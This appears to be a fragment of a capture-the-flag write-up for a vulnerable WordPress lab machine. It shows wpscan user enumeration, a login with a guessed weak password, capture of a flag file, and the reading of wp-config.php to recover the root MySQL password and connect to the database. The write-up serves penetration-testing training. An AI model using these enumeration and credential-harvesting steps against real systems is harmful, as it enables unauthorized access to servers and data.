
wpscan -e --url http://192.168.1.110/wordpress

Exploitation: Password Vulnerability

User: michael Password: michael




```
backups  cache  lib  local  lock  log
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ 
```



```
michael@target1:/var/www/html/wordpress$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

wp-config.php




```
root@Kali:~# cat DBaccess_WP-config.php.txt

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');



Login using CMD:

mysql -u root -p wordpress
password: R@v3nSecurity
root@Kali:~# 
```


- Michael’s access gifts us alot of information. Even though they do not have SUDO privileges we are able to grab our FLAG2,.
- We are also able to look at the wp-config.php files, which grants us access the WordPress database, by using the following cmd:

mysql -u root -p wordpress

Exploitation: Password Vulnerability(continue)

